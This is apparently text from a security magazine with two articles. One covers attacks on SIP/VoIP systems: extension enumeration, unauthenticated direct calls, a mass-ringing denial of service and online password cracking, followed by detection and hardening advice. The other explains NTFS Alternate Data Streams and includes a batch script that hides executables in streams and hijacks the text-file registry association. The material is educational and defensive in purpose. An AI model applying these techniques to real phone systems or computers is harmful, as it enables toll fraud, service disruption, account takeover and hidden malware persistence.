


Figure 3. Phone A rings Phone B through a SIP proxy

Authentication For SIP Phones

To receive phone calls, a SIP phone needs to tell a SIP User Agent Server that it is ready to receive the

phone calls that are destined to a given extension. This is achieved by sending a `REGISTER` request to a registrar server. Although not required, `REGISTER` messages are usually authenticated. As presented in Figure 4, the first `REGISTER` message sent by the user agent to the registrar does not contain any credentials. As a response, if authentication is required, the registrar then sends back a `401 WWW-Authenticate` message, which contains an authentication challenge. The SIP phone computes the challenge response and sends a second `REGISTER` request which contains the authorization header and the challenge response. If the challenge response is the same as the one expected by the registrar, then the registrar sends a `200 OK` response indicating that the user agent has been authenticated. From now on, any calls destined to the registered SIP address will be routed to the authenticated User Agent. For authentication, SIP typically relies on digest authentication, which makes use of md5 hashing algorithm.

Other SIP Messages

Other methods of interest are:

- `OPTIONS` is used to query the user agents for their capabilities
- `CANCEL` is used to cancel a previous request issued by the client
- `BYE` is used to terminate a dialog/media session initiated by an `INVITE`
- `ACK` is used to acknowledge final responses to `INVITE` requests

Attacking SIP Devices

Identifying Valid Extensions on a PBX. An attacker targeting a phone system will first need to identify the IP address and port of the PBX. There are various tools which can do this, including typical port scanners such as `nmap`. One may also make use of tools dedicated to SIP such as `smap` – which is described as a mixture of `nmap` and `sipsak` – and `svmap`, which is part of the SIPVicious tool suite (written by yours truly). Once the PBX server

has been identified on the network, an attacker can attempt to find out which extensions can be registered on the PBX. Knowledge of these valid extensions will be useful for an attacker attempting to strategically exploit the phone system further. Traditionally, phone *Phreaks* (phone system hackers) made use of war dialing, which is the act of calling each possible number or extension on a phone system in an attempt to identify interesting devices behind that number. With SIP, this is not required since most of the times there are more efficient methods which allow you to achieve the same results.

To identify an extension, the attacker needs to differentiate between an existing one and a non-existent extension. By existing extension we mean an extension that can be registered. Following some research, we found that the best method to identify existing extensions is to record the response for a request to a non-existent extension, and then look out for requests that produce a different SIP response code.

This method was implemented in a security tool called SIPScan (part of the *Hacking VoIP* book) and later

also by `svwar`, which is part of the SIPVicious tool suite. Let us look at how `svwar` works. Initially we shall be targeting an Asterisk box on a preconfigured test VM (*Virtual Machine*) running Trixbox, which is an easy to use Linux distribution that comes with Asterisk installed. We made use of the web interface on Trixbox to configure Asterisk with four SIP extensions (can be seen in Figure 5). Thus, for this test we created a few extensions which will show up later on during the scan. Since we are running a default scan, `svwar` will be scanning a range of extensions between 100 and 999 and making use of the `REGISTER` SIP method. As you can see in Listing 1, `svwar` identified the four extensions on the PBX. These extensions are configured to allow registration of SIP phones when supplied with the right credentials.

In the background, `svwar` first sent a request to a non-existing extension on the PBX and recorded the SIP message response. Based on this test, `svwar` learns that when an unknown extension is getting registered, Asterisk will reply with a `SIP/2.0 404 Not found` message, as seen in Listing 2. This same response is seen when




Figure 4. Authentication with a SIP registrar

svwar then starts to send REGISTER requests for the extension range. Listing 3 shows a SIP message response which is different from the responses generated previously. For svwar this indicates a valid working extension. While this works for Asterisk, many PBX servers out there exhibit different behaviors. Let us look at Java based PBX named Brekeke. Listing 4 shows a register request sent to a non-existent extension, while Listing 5 shows one that was sent to an existing extension. As you will notice, the responses for both requests emit the same kind of response, which is a 403 Forbidden message. Svwar version 0.2.1 will detect this and will inform the end user about the problem (see Listing 6).

However, there are other methods that can be used to detect existing extensions on Brekeke PBX and other servers. By making use of the OPTIONS request (Listing 9) instead of a REGISTER, we are able to emit a different response. In the case of an OPTIONS SIP request, Brekeke acts as a proxy and sends the OPTIONS request to the SIP phone, which happens to be an X-lite client. This means that the extension is currently being used by a softphone. If we were to try the same request on an Asterisk, we would notice a very different behavior. Asterisk always replies with a 200 OK and unlike Brekeke, does not forward these requests to the registered SIP Phone. When neither the REGISTER method nor the OPTIONS method work, one can try other valid methods such as INVITE. It is also possible to make use of invalid request methods (see Listing 10), which might give out some interesting results.




Figure 5. Trixbox configuration

Making Direct Phone Calls and Causing Havoc

Various network elements are involved in a phone call which uses the SIP protocol. A SIP phone will typically be registered with a VoIP provider or PBX, and to call another SIP phone it will need to find out the location of the destination by asking a SIP proxy. This system has the benefit of allowing the systems administrators to centrally manage the voice infrastructure, enabling the possibility of preventing abuse. For example, VoIP spam (better known as SPIT – Spam over Internet Telephony) can be controlled better by disallowing unauthenticated calls coming from the Internet.

Let us illustrate this behavior by looking at a softphone which is making a call through a fictitious VoIP provider (called Sip Provider) that the user does not have access to. Listing 11 shows a soft phone trying to call sip:4717081@sipprovider.com by sending the INVITE request directly to the VoIP provider. As can be seen from the response, the phone call is not successful unless the caller has access (valid credentials) to the network. However, as we shall see, such restrictions can be bypassed easily by making use of freely available tools.

The truth is that (by design) most SIP phones will ring upon receiving an INVITE request. This behavior applies to both soft phones and hard phones. Therefore, if the caller knows the IP and port of the destination SIP phone, he or she can initiate a phone call to the SIP phone without having contact

with the SIP provider. In order to find out the IP and port of the SIP phone, we should make use of svmap. It usually helps to know either the port or the IP. Most of the times, SIP phones will listen on the default port 5060. In Listing 12 we scan for SIP devices by making use of svmap and identify an SJphone softphone.

If we send an INVITE request to the softphone at 192.168.1.137:5060 running SJphone, the soft phone starts ringing (see Figure 6). To make a phone call like this, one would typically make use of a soft phone that supports direct calling. In this case, we make use of X-lite and conFigure it to bypass the proxy and contact the target domain directly. The configuration is illustrated in Figure 7. Once X-lite is set up, all one has to do is dial the SIP address, which in this example is sip:1234@192.168.1.137:5060. Depending on the SIP phone, the SIP user part of the address (which is 1234 in this case) may be omitted, or it may even be anything. Therefore, in the case of SJPhone and various other phones, it is simply a matter of finding out the IP address where the SIP service is listening in order to make a phone call without passing through the VoIP infrastructure.

However, in the case of some phones, the address may need to have the exact user with which the SIP phone is registered to the registrar server (PBX or VoIP provider); otherwise the phone would not ring.

A softphone called WengoPhone also shows similar behavior. To identify the valid user on WengoPhone, we




Figure 6. SJphone rings when it receives an INVITE message

can make use of `svwar`. The process is very similar to identifying existing extensions on a PBX, with the difference being that we are targeting the user agent client rather than the server this time. But first, let us find out the port (which is not the default) on which WengoPhone is serving SIP. In Listing 13, we run the command to send its probes to the port, range between 1024 and 65535. As soon as we identify the port we can stop the scan by pressing `Control^C`. Once we know the port on which the phone is listening, we then make use of `svwar` to identify the softphone's user. Since SIP phones do not process the `REGISTER` message (which is the default scan method in `svwar`), we need to make use of the `INVITE` method to identify the correct user (see Listing 14). One should be aware that this method is not exactly stealthy, and will get WengoPhone to ring when a valid user is found. Once a valid extension is found, one can now make a direct call by making use of the extension as the user in the SIP address. In this case, the sip address to call would be `sip:100@192.168.1.112:1169`.

The same concept can be applied to cause a Denial of Service attack which I like to call *ghost phone call*. The objective is to cause a large number of phones on a network to ring at the same time. How is this possible? In most cases, an `INVITE` scan using `svmap` on an internal network will cause all phones to start ringing. These phones may keep on ringing

until someone manually goes ahead and hangs up the phones. A malicious attacker could very well launch a script which sends these `INVITE` requests until someone stops the script. The simplicity and practicality of this attack is impressive. Such an attack can have a disastrous effect for companies (such as call centers) that rely on IP phones. Listing 15 shows how `svmap` can be used to send an `INVITE` to a subnet.

Why would anyone run such attacks? Here are some reasons:

- A disgruntled employee might want to launch a denial of service on the most basic communication service – the phone system
- Malicious users can pull off social engineering attacks with less paper trail by directly calling the IP phone rather than passing through the PBX. Outsiders as well as employees from different departments are known to make use of social engineering techniques.
- Some people might want to pull off the *ghost phone call* as a practical joke. However, in many environments this prank can lead to disruption of service.

Toll Fraud and Password Cracking

Voice over IP service providers typically offer a paid service which allows its clients to make worldwide phone calls at cheaper rates than the traditional phone system. Many VoIP service providers will also give you a phone number reachable from PSTN, thus allowing you to receive calls from the normal telephone network. These services are what makes IP telephony attractive for most customers, and also attackers looking for a cheap way to make long distance calls. Traditionally, phreaks or phone hackers have targeted PBX, access codes, and made use of hardware such as the bluebox (or a simple whistle) to make long distance calls for free. The widespread use of VoIP creates yet another venue for toll fraud. To be able to make fraudulent calls, an attacker typically

needs to assume the identity of a valid user on the system by obtaining someone else's username and password. It does not only give access to long distance calls, but also allows the attacker to receive phone calls destined to the victim.

In 2006, the police arrested Edwin Andres Pena, who made over a million dollars through their company named Fortes Telecom Inc. selling VoIP access to smaller service providers. The catch was that instead of buying minutes from larger carriers, Edwin (together with Robert Moore) devised a scheme to route phone calls through illegally obtained user accounts on various VoIP providers. As the story goes, Robert Moore made this possible by scanning for H.323 (another VoIP protocol) devices and trying default or easily guessable passwords on these devices.

Although the criminal duo made use of H.323, similar attacks also apply to SIP. Whatever the protocol, one of the most straightforward ways to obtain the identity of a victim is to guess the password. If the attacker has access to the victim's or provider's traffic, then he or she can make use of tools such as Cain and Abel and sipcrack to launch an offline password cracking attack. This is especially true if no encryption is used. Since SIP makes use of digest authentication which relies on md5, offline password cracking can be very fast, and with tools such as Cain – also very easy (see Figure 8). However, many times the attacker does not have access to the traffic and therefore an offline password attack is not feasible.

In that case, it is still possible to perform a password attack. Instead of making use of an offline password attack, one can use `svcrack` (which is part of SIPVicious tool suite) to launch an online password attack. `svcrack` currently allows up to 80 password guesses per second against a SIP based PBX. This amounts to 6,912,000 passwords a day. It is able to do this by continually sending authentication requests to a SIP registrar server (a PBX such as Asterisk) until



Figure 7. Configuration of X-Lite for direct calls

a 200 OK message is received. If we were to look back at Figure 4, we see how a normal registration works when the SIP user agent client (IP Phone) has the correct credentials. In the case of svcrack, the number of 401 WWW-Authenticate messages usually indicates the number of password guesses until the correct password is supplied.

Let us look at how SIP password cracking typically works. In Listing 16, we have a normal REGISTER authentication session. The highlighted parts are the sections that we are interested in. Digest authentication makes use of a nonce, which is a unique string generated each time a 401 response is made. This value is used as part of a challenge to compute a challenge response which is unique. The way that svcrack works is very simple. Instead of making just one REGISTER request, it makes various requests which generate different nonce values. For each of these nonce values, it then sends a REGISTER request with a challenge response computed using the nonce and a possible password.

Since the digest authentication RFC does not enforce single usage of the nonce in a challenge response, many SIP registrars are known to allow attackers to reuse the same nonce to generate different challenge responses. This is actually an optimization implemented in svcrack and can double the speed at which passwords are checked on certain registrar servers. Listing 17 shows the authorization header when making use of the same nonce and a different password, generated by running svcrack with the optimization enabled (see Listing 18).




Figure 8. Cain and Abel SIP cracking

Detection and Protection

The Basics. When implementing a VoIP infrastructure or any kind of network technology, it is best to try reduce the exposure to attack. The fact that the VoIP infrastructure is typically sitting next to other network entities makes the SIP network elements reachable and possibly vulnerable to an attack coming from the other network servers. The number of VoIP phones and PBXs on the Internet is constantly growing, and if the infrastructure does not require exposure to the Internet, then avoid it. To help you separate the VoIP network from the rest, various network switch vendors allow you to set up a VLAN specifically for VoIP. However, be aware that VLANs are not a panacea, and tools like VoIPhopper make it easy to demonstrate the fact that VLAN is not enough. Cisco published a white paper called *VLAN Security*, where they describe how to protect against a number of attacks aimed at VLAN technology. Segregating the VoIP network can also be done through the use of firewalls or physical separation. VPN tunneling has also been previously suggested because it provides both encryption and can also be used to separate the VoIP traffic from the normal traffic.

However, these solutions might not always be feasible – especially since one major advantage of VoIP is that it integrates with other network elements on the Internet. In fact, various VoIP vendors market the fact that you can use your existing network infrastructure without having to lay new cables. Whether or not this is a good idea depends on a large number of factors. When designing a VoIP infrastructure, it is therefore important to understand the requirements and mitigate depending on the case. For example, a hotel VoIP network will have different requirements than a corporate IP phone network, and therefore a systems designer can apply different security precautions during the planning stage. Some other suggestions and observations:

- It is of course good to make use of encryption mechanisms such

as TLS and SRTP. Unfortunately, the encryption for SIP and RTP is not yet widely supported. Zfone by the creator of PGP is particularly interesting. We shall not be going through this subject in depth since it is not within the scope of the attacks described within this article, but it definitely deserves a mention.

- The importance of good passwords for IP Phones should not be underestimated. If the system does not require that end users set their own password, then do not allow this functionality. Instead, make use of some kind of password management and set their password to one that is unique and hard to guess. Applications such as KeePass, which is open-source and free, allow you to generate strong random passwords for you, as well as manage such passwords in a relatively secure manner.
- OpenSER, which is an open-source SIP server, has a module named *pike*. This module is able to block requests that exceed a given limit. This can allow for blocking of both extension guessing and password cracking. However one has to be cautious with such solutions. Attackers can make use of IP spoofing to intentionally block legitimate traffic. It might also unintentionally block legitimate traffic if its not properly configured.
- SIP allows extension lines which do not require authentication. If there is no justification for unauthenticated extensions, then make sure NOT to use this feature.
- Hardphones will get security fixes in the form of a firmware update, while softphones will get a new software release. Keeping up to date with the latest versions can be a pain, but it is certainly one way of making sure your system does not fall victim to attackers exploiting a security vulnerability in your SIP phone.

Knowing That You Are Under Attack

Detection is a very important step in a security solution. A network IDS such as Snort, when placed at the right location, can be of great help when trying to detect that an attack is underway. Snocer, which describes themselves as providing *Low Cost Tools for Secure and Highly Available VoIP Communication Services*, has previously published some Snort rules for public consumption. These rules are also available in the latest Snort community rules. In this section we will describe some of them and explain how they can be effective in catching the attacks mentioned previously. We will also provide some new Snort rules which can also detect activity described in this article and not caught by the current Snort community rules.

The Snort rules by Snocer are quite easy to understand, and are able to provide generic detection. Each of the rules looks out for an excessive number of SIP messages coming from a single IP address over a short period of time. The different SIP messages are `INVITE` and `REGISTER` requests, and `401 Unauthorized` mes-

sages. The `INVITE` and `REGISTER` flood attacks catch `svwar` and `svcrack` being run with default options against a SIP proxy. To be able to catch a default `svmap` scan, we need to be looking out for SIP messages with an `OPTIONS` request, spanned over different hosts in a short time. Listing 20 shows one such rule that triggers an alert if the rule is infringed 30 times in 3 seconds. One should probably adjust this rule depending on the address space being watched by Snort. If Snort is watching a `/29` mask, i.e. only 6 hosts, then one should change the count to 6 and number of seconds to 1 or less. On larger networks, increase the count number to decrease the chance of a false positive.

The rule on *excessive number of SIP 4xx Responses* attempts to catch the majority of attacks outlined in this article. What it effectively does is match responses which contain a client error. This may be a 404 not found response like the one given by an Asterisk box when running `svwar` to identify SIP extensions or users. It will also match a password cracking attempt on an Axon PBX, or an extension enumerating attack on

a Brekeke PBX when using `svwar` with the `OPTIONS` method. Of course, it will not catch a network scan for SIP devices on one which does not have a lot of devices, simply because the number of responses would be low.

The *ghost phone call* can also be easily detected since it generates a large number of ringing messages. Of course a payload of this attack is audible, and therefore the benefits of adding this rule might not be immediately apparent since it makes itself so obvious. However, a Snort rule at this stage might be very useful during incident response, when trying to determine things such as the source of the attack. The rule should be modified depending on the network. For example, it does not make sense to deploy this Snort rule on a calling center that takes 50 calls every minute.

Snort is not the only tool to monitor your VoIP infrastructure for attacks. In fact, Snort would very likely NOT detect any attacks passing through encrypted traffic. On the other hand, monitoring the logs on your IP PBX might be a good way of detecting some attacks destined to the SIP gateway. J. Oquendo posted a BASH script called `astrap` which monitors the Asterisk log entries for excessive number of failed authentication attempts. This small tool will list the offender's IP address, the number of password failures, and the extensions that were targeted on the Asterisk.

A host intrusion detection system such as OSSEC can be equally useful in detecting and automatically mitigating attacks. At the time of writing, OSSEC does not come preconfigured to support Asterisk log files, but this functionality can be easily added. Listing 21 includes a sample rule file for OSSEC to show how it can be configured to detect username enumeration and password attacks on an Asterisk system such as Trixbox. Listing 22 shows the changes required to enable this new Asterisk rule. We include a decoder entry so that OSSEC will be able to extract the attacker's IP address and then use that to automatically block the attack by adding the appropriate firewall rule. ●

About the Author

Sandro Gauci has over 7 years experience in the security industry and is focused on analysis of security challenges and providing solutions to such threats. His passion is vulnerability research (a.k.a. breaking things) and has previously worked together with various vendors such as Microsoft and Sun to fix security holes. The latest interest is VoIP and he is currently working on a suite of free security tools to audit SIP network entities called SIPVicious. The tools can be downloaded from <http://sipvicious.org/> Sandro can be reached at sandro@enablesecurity.com

On the 'Net

- <http://www.ietf.org/rfc/rfc3261.txt> – RFC 3261
- <http://www.iptel.org/sip/intro/purpose> – Purpose of SIP
- <http://www.wormulon.net/> – smap
- <http://sipvicious.org/> – SIPVicious tool suite
- <http://tinyurl.com/rfj18> – SIP peers external authentication in Asterisk/OpenPBX
- <http://www.hackingvoip.com/> – SIPSCAN
- <http://www.oxid.it> – Cain and Abel
- <http://tinyurl.com/yph6jy> – Interview with Robert Moore
- <http://tinyurl.com/56bwd> – VLAN Security White Paper
- <http://www.snocer.org/Paper/sip-rules.zip> – Snocer, snort rules
- <http://www.infiltrated.net/scripts/astrap> – astrap
- <http://www.ossec.org/> – OSSEC
- <http://www.trixbox.org/> – Trixbox



Alternate Data Streams or “Doctor Jekyll and Mr. Hyde” Move to NTFS

Laic Aurelian

Difficulty



Introduced in Windows NT, the NTFS file system brought about a new concept: multiple streams into a single file known as Alternate Data Streams – abbreviated as ADS in this article. Supporting multiple streams of data into a single file within the NTFS file system is known by very few specialists and may prove to be underestimated in time.

The main characteristic of ADS is *invisibility*. When you read the content of a file you access only the main stream of that file. Any other streams attached to a file are invisible to file-handling utilities like Windows Explorer or the *Dir* command on MS-DOS. Many specialists complain about this feature because it can be exploited by a virus and very few people try to use it for beneficial purposes.

Enough with Theory, Let's Do Some Practice

In this example we utilize MS-DOS and Visual Basic Scripts. For clarification, the ADS name includes original file name, a colon and the ADS name. For example: `C:\Test\FileName.txt:StreamName.txt` Where `FileName.txt` is the main stream and `StreamName.txt` is the ADS. For all future examples we will use a new folder, `C:\TestADS`, where we will save all files and scripts. If you want to follow along, I suggest you create the same folder structure. In this example, I will show how to create a stream using Notepad: *Click Start, and then click Run* In the Open dialog box, type the following command:

```
Notepad.exe C:\TestADS\  
FileName.txt:StreamName.txt
```

A message box (Figure 1) will ask you if you want to create a new file. Press the Yes button and voila, you have created your first ADS. Type some text in document and close it. Confirm that you want to save the changes. Now, using Windows Explorer, open the file `C:\TestADS\FileName.txt`. You will notice that the size of the file is 0 bytes and the document is blank. To edit the ADS you must open it using the Run command. By using *Open* command in Notepad window and typing the address: `C:\TestADS\FileName.txt:StreamName.txt` you will receive an error message. So instead, click *Start* and then *Run* from the *Windows Start Menu*.

What you will learn...

- How to create, delete or view ADS
- How can we use the ADS for our own benefit
- What are malicious uses of ADS

What you should know...

- Visual Basic Script language

Type `notepad.exe` `C:\TestADS\Filename.txt:StreamName.txt`, in the open box or select its item from the list and then click **OK** to open it. Type some text, save the document and close it. The file `c:`

`\TestADS\Filename.txt` will still remain 0 bytes in size, but the modified date has changed.

As I mentioned previously, you, can attach streams not only to files, but to folders as well. To attach a stream to a folder we will follow the same steps in the files example:

Click Start, and then click Run.

In Open, type the following command: `Notepad.exe C:\TestADS:NewStream.txt`

A message box will ask you if you want to create a new file. Press the Yes button and voila. You have created your first ADS attached to a folder. Type some text in the document, close it, and confirm that you want to save the changes. In Windows Explorer, Right click on `c:\TestADS` folder and select properties. The folder still remains 0 bytes size.

Another simple way to create an ADS file is by using command prompt. *Click Start*, then click *Run* and type `cmd.exe`.

Type the following into the command prompt window Figure:

```
ECHO "This is my second stream">
C:\TestADS\Filename.txt:stream2.txt
```

We will also use the command prompt to check the size of our directory.

Type `Dir C:\TestADS` and you will see it is 0 bytes in size, and within it will also find a single 0 byte file.

Now that we know how to create ADS, we can summarize the following about alternate data streams:

- Invisibility: `Dir` command, Windows Explorer and many other programs will not see the ADS file at all. The ADS file is effectively hidden from view. Also, the `DEL` command does not work with ADS files
- An alternate data stream can be practically any type of file, from an executable to a simple text document
- There are many methods to start a program/document hidden into ADS directly




Figure 1. File properties (size remains 0 bytes)




Figure 2. Open file window

- By using ADS we can hide a very large amount of data
- We can attach an unlimited number of ADS to a file
- ADS does not affect the functionality, size, or displays to traditional file browsing utilities like Dir or Windows Explorer
- We can attach ADS to both files and folders
- We can attach streams only in the NTFS file system
- If we move a file with ADS to a FAT file system and then move it back to a NTFS drive, the ADS will be removed

Dark Side of ADS: Malicious Use

An alternate data stream can be practically any type of file, from an executable to a text document, and NTFS allows attaching streams to any file or folder.

A very simple way to create a virus that uses ADS is to replace the original executable file with the virus, and then attach the original executable file as an ADS to the virus. After the virus is renamed with the original executable file name, the

job is finished. When the user runs the executable, it will start the virus and the virus will start the original program.

Another method used by virus creators is to hide the virus itself into an ADS. There are several methods used to start a virus directly from an ADS without extracting it. For example, the virus could open an ADS by using the Start command or using the Windows registry to start-up with the OS.

A third method that can be used by a virus creator is to hide most of the virus code into the ADS and to keep a small executable that extracts the virus.

There are only a few known viruses that exploit ADS feature on NTFS file system but the potential danger is huge since there are many other ways to exploit ADS in creating a virus.

In the next few examples we will see the Dark Side of this feature: how ADS can be used to create dangerous content for computers. After that, we will see some examples that will show the Good Side of ADS and will learn how to use this feature for

our own benefit. For a good understanding, I will not use specific programming languages like C# or VB in the next samples, but I will use MS-DOS to create and run some batch scripts. While batch file viruses are not common, be aware they do exist and it is possible to write a batch file that contains a virus.

Warning

Some samples change some registry keys and use advanced techniques that could damage your system. At the very least, you should back up any valuable data on your computer before trying these samples.

Our first example will show how to replace an executable with another and make some other nice things.

Example 1

Start Notepad and then type the code in Listing 1. Save the file as `Script1.bat` in your TestADS folder then double click on it or use the command prompt to run it. Minimize the command prompt window and try to open any text file. You should see the calculator opened and not the Notepad.

The `Type` commands attach two ADS to our previously created file (`Filename.txt`). In this case they are the Windows utilities Notepad and Calculator. The third line deletes the registry key that associates notepad to open text files. The fourth line adds a new registry key that associates opening text files with one of our programs added as ADS (the calculator). Pause command gives us a break to test what we done. Finally the script will restore the old registry value for text files. In this example I replaced notepad.exe with an innocent hidden executable but in reality an attacker could inject a dangerous virus using only the 4 lines of code. To make it worse, that virus can be launched every time you open a text document as well as notepad to avoid any suspicion! This batch script can also easily delete itself by using a command like:

Listing 1. MS-Dos script: Change file association

```
Type %SystemRoot%\system32\calc.EXE>c:\TestADS\Filename.txt:calc.exe
Type %SystemRoot%\system32\notepad.EXE>c:\TestADS\Filename.txt:NOTEPAD.exe
reg delete HKCR\txtfile\shell\open\command /f
reg add HKCR\txtfile\shell\open\command /ve /t REG_EXPAND_SZ /d c:\TestADS\
